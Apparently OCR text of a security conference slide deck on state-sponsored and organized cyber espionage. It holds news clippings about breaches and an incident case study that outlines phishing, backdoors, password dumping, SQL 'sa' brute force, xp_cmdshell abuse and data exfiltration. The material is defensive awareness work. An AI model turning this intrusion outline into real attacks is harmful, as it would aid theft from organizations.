
Marshall Heilman


GOT SPIES IN YOUR WIRES?



Agenda

- Introduction
- Meat and Potatoes
- Questions

Introduction



FORTUNE 500

ASU ARIZONA STATE UNIVERSITY

Evolution of Cyber Attacks

-- 1998

- Technical Problem
- Unix Systems
- Servers
- Attacks Were a Nuisance
- Non-organized


1998 -- 2002

- Technical/Business Problem
- Windows Systems
- Servers
- Attacks Were About Money
- Semi-Organized

2002 -- Now

- Technical/Business/Legal Problem
- Windows/Mac/Unix Systems
- Client Systems / End Users (Phishing)
- Attacks Are About Money
- Attacks Are About Political Agenda
- Highly-Organized

Got Spies In Your Wires?



Obama and McCain Campaign Systems Were Hacked

By Kim Zetter ✉ November 06, 2008 | 12:50:20 PM Categories: Election '08, Hacks And Cracks

Newsweek is reporting that computer networks of both the Obama and McCain campaigns were the targets of a sophisticated cyberattack in the run-up to the general election and, in the Obama case, "a serious amount of files" were downloaded" from the system.

The Obama camp initially thought in midsummer that their system was infected by password-stealing malware uploaded to someone's computer through a phishing attack. But after FBI and Secret Service agents investigated, they told staff they had a problem "way bigger than what yo

The intrusion even led White House Chief of Staff Josh Bolten to tell the Obama problem . . . and you have to deal with it."

Oddly, *Newsweek* reports that officials at the FBI and White House told the Ob was a "foreign entity" likely seeking information on the two sides' policy positio with the next administration, and that the Obama system had not been hacked b

Newsweek doesn't say how, exactly, they were able to make this determination

The piece adds, howe Chinese.

The two congressmen who made the claims are active in promoting human rights, according to **Reuters**.

U.S. Rep. Frank Wolf, a Virginia Republican, said his office computers had been compromised in August 2006 and that he was told by the FBI and other officials the source of the attack was inside China.

Rep. Christopher Smith, who sits on the House Foreign Affairs Committee, said his computer had also been attacked from China. The New Jersey Republican has sponsored legislation that would prohibit U.S. companies from cooperating with mation about human rights and democracy on the

S government officials had pressured him no ted **Press**. "My own suspicion is I was targe g out about China's abysmal human rights r

the break-in and wants to raise awareness ports **Bloomberg**.

FOXNEWS.COM HOME > WORLD

World Bank Under Cyber Siege in 'Unprecedented Crisis'

Friday, October 10, 2008

By Richard Behar
FOX NEWS

E-Mail | Print

up's computer network — one of the largest repositories of sensitive data s of every nation — has been raided repeatedly by outsiders for more than s learned.

w much information was stolen. But sources inside the bank confirm that ion's highly-restricted treasury unit were deeply penetrated with spy software so had full access to the rest of the bank's network for nearly a month in

ajor intrusions — two of them using the same group of IP addresses a — have been detected at the World Bank since the summer of 2007, with

HOME INVESTING COMPANIES TECHNOLOGY INNOVATION MANAGING SMALL BIZ B-SCHOOLS ASIA

Current Issue Past Issues Cover Story Podcasts Figures of the Week Small Biz Magazine BW TV Subscribe FAQs

IN DEPTH November 20, 2008, 5:00PM EST text size: TT

Network Security Breaches Plague NASA

(page 2 of 7)

Four years later, in 2002, an online intruder penetrated the computer network at the Marshall Space Flight Center in Huntsville, Ala., stealing secret data on rocket engine designs—information believed to have made its way to China, according to interviews and NASA documents. At about the same time a British hacker, whom the U.S. is now trying to extradite, allegedly prowled through the digital innards of no fewer than five NASA installations.

In 2004 a cyber-trespasser who poked around NASA's Ames Research Center in Silicon Valley caused a panicked technician to pull the plug on the facility's supercomputers to limit the loss of secure data. Two years later, and well after the protracted incident at the Kennedy Space Center, top NASA officials were tricked into opening a fake e-mail and clicking on an infected link that compromised computers at the agency's Washington headquarters.

The headquarters fiasco in 2006 led to the drafting of an internal memo by NASA's Inspector General, Robert W. Cobb, in which he said the perpetrators appeared to have ties to those who earlier had gotten into other agency

THIS ISSUE

December 1, 2008
The Subprime Wolves Are Back

RELATED ITEMS

Vulnerable Computers

SecurityFocus™ About

THE WORLD'S MOST SECURE FLASH DRIVE IRONKEY MEET THE IRONKEY LEARN MORE

Home Bugtraq lities Search:

News
Infocus
- Foundations
- Microsoft
- Unix
- IDS
- Incidents
- Virus
- Pen-Test
- Firewalls

Columnists
Mailing Lists
- Newsletters
- Bugtraq
- Focus on IDS
- Focus on Linux
- Focus on Microsoft
- Forensics
- Pen-test
- Security Basics
- Vuln Dev

Vulnerabilities
Jobs
- Job Opportunities
- Resumes
- Job Seekers
- Employers

Tools
RSS
- News
- Vulns

PRINT EMAIL

U.S. military flags China cyber threat

Published: 2008-03-06

The U.S. Department of Defense warned in an annual report released this week that China continues to develop its abilities to wage war in cyberspace as part of a doctrine of "non-contact" warfare.

The warnings are part of the Department's *Annual Report to Congress on the Military Power of the People's Republic of China (PRC) 2008* published this week. The report, which for the most part focuses on China's land, air, sea and space capabilities, also notes that numerous intrusions into computer systems at the DOD and its contractors emanated from China.

"Although it is unclear if these intrusions were conducted by, or with the endorsement of, the PLA (People's Liberation Army) or other elements of the PRC government, developing capabilities for cyberwarfare is consistent with authoritative PLA writings on the subject," the DOD stated in the report.

Security White Papers

Compliance, Protection, Recovery: A Layered Approach to Laptop...
Electronic health records pose new IT risks for healthcare organizations. This paper discusses IT...

Achieving Rapid Data Recovery for IBM AIX Environments
Planning for recovery is a requirement in businesses of all sizes. In implementing an operational...


Eight Elements of Effective Information Security Policies
How mature is your information security policy program? Do you have a set of outdated documents...

Taking a Bite out of Bloatware
Sunbelt Software's new VIPRE Enterprise package is ideally suited to combating legacy and new...

More White Papers

MANDIANT®

So Does Everyone




Google Hack Attack Was Ultra Sophisticated, New Details Show

By Kim Zetter ✉ January 14, 2010 | 8:01 pm | Categories: Breaches, Cybersecurity, Hacks and Cracks

Hackers seeking source code from Google, Adobe and dozens of other high-profile companies used unprecedented tactics that combined encryption, stealth programming and an unknown hole in Internet Explorer, according to new details released by the anti-virus firm McAfee.

"We have never ever, outside of the defense industry, seen commercial industrial companies come under that level of sophisticated attack," says Dmitri Alperovitch, vice president of threat research for McAfee. "It's totally changing the threat model."

Google announced Tuesday that it had been the target of a "highly sophisticated" and coordinated hack attack against its corporate network. It said the hackers had stolen intellectual property and sought access



Home » U.S.

U.S. Official Charged With Selling Secrets

Pentagon Analyst Accused Of Passing Info To China, Posing "Serious Threat In Post-Cold World"


WASHINGTON, Feb. 11, 2008 Comments

(AP) A Defense Department analyst and a for engineer for Boeing Co. were charged Monda separate spy cases for allegedly handing ove secrets to the Chinese government, the Justic Department said.

Additionally, two immigrants from China and T accused of working with the defense analyst v arrested after an FBI raid Monday morning on Orleans home where one of them lived.

The two cases - based in Alexandria, Va., and Angeles - have no connection, and investigatc it was merely a coincidence that charges wou brought against both on the same day.

Kenneth L. Wainstein, Asst. Attorney General for National Security, at a news conference today discussing the arrest of a Defense Department analyst for conspiring to disclose classified



CIA says hackers pulled plug on power grid

Several cities outside the U.S. have sustained attacks on utility systems and extortion demands.

Robert McMillan
PC World
Sunday, January 20, 2008; 12:19 AM

Criminals have been able to hack into computer systems via the Internet and cut power to several cities, a U.S. Central Intelligence Agency analyst said this week.

Types of Attackers

Malicious Insider

Opportunistic

State Sponsored

Organized Crime

Organization

Division of Labor	▪ Multiple groups responsible for specific activities ▪ Militant
Coordination	▪ Money stolen from 100+ ATMs in 23 countries within a few hours ▪ Bank account “topped up” as needed ▪ Related data from multiple unrelated companies
Real-time Countermeasures	▪ Source address modification ▪ Tools, tactics, and procedure changes ▪ Massive exploitation ▪ Malware enhancement

Motivation

Money	▪ $9 million – one weekend, one financial institution
Economic	▪ Faster technology cycles (mean time to production) ▪ Technological superiority ▪ Bargaining power ▪ Unfair competition ▪ Information gap
Political	▪ Political statement or influence ▪ Bribery ▪ Embarrassment
Cyber Warfare	▪ National infrastructure ▪ Power grid ▪ Utilities ▪ Communications

Technology

Custom Tools	▪ Malware and applications ▪ Tools built for specific jobs ▪ Malware creation date within hours of compromise ▪ Custom packed
Professional Grade Tools	▪ $$$ ▪ Cutting edge anti-forensic techniques ▪ Versioning
Change Management	▪ Multiple versions ▪ Feature addition ▪ Enhanced anti-forensic techniques
Cutting Edge Techniques	▪ Anti-reverse engineering and forensics techniques ▪ VPN subversion ▪ Multi-factor authentication bypass ▪ Stealth techniques ▪ Mathematical algorithm implementation

Case Study – Fortune 500

Case Study

- FBI Notified Firm
  - Three victims
  - Data loss
- Background
  - Victim users - key players in foreign acquisition deal
  - Billions of dollars at stake
  - Large, disparate global network
    - > 60,000 systems
  - Decentralized and immature security posture

Attack

- Day 1:
  - Social engineering attack
    - Two users
  - Multiple backdoor variants & keystroke loggers uploaded
  - Malware installed
  - Network reconnaissance performed
- Day 2:
  - Installed backdoors on five systems
  - Dumped cached/local passwords
  - More network reconnaissance performed

Attack

- Day 3:
  - Social engineering attack
    - Third user
  - Malware installed
  - Passwords dumped from Active Directory DC
- Weeks 1 – 16:
  - Lateral infection of multiple systems
  - Consistent data exfiltration
    - Weekly email/attachments from three targeted users
    - Weekly email/attachments from six other users
    - All recently accessed documents
    - All documents written to during specified timeframe
    - Large amounts of data from specific file share servers

Attack

- Week 8:
  - Social engineering attack
    - Fourth user (no relation)
    - Accidental compromise (mail forwarding)
  - Malware installed
  - Brute force attack against multiple SQL servers (‘sa’ account)
  - SQL service account privileges leveraged for ‘xp_cmdshell’ execution
  - Local Administrator access gained
  - SQL database exfiltration

Attack

- Week 13:
  - FBI notified firm
  - Investigation started
  - Enterprise IR tools deployed
  - Enterprise network monitoring program started
- Week 16:
  - Data corruption program initiated
  - Attacker responded within days
    - Modified TTPs: malware, encryption, protocols, and source locations


Wrap Up

- Comprehensive Scoping Of Incident Due To Enterprise Grade IR Tools
- Network Monitoring Allowed For:
  - Traffic decryption
  - Attacker TTP modification discovery
- Complete Domain Access
- ~50 Compromised Systems
- GBs Of Data Exfiltrated

Breaking and Entering

- Reconnaissance
  - Web site mirroring
  - Data mining
  - Social networks
  - Automated information gathering
- Initial Exploitation
  - Social engineering
  - Web browser exploitation
    - XSS
    - JS
  - Application exploitation
    - SQL injection
    - Remote file includes

Breaking and Entering



[redacted] - Mozilla Firefox

http://localhost/index.php

[redacted] [loged in | logout]

Load config from file: Create New

Host (required):

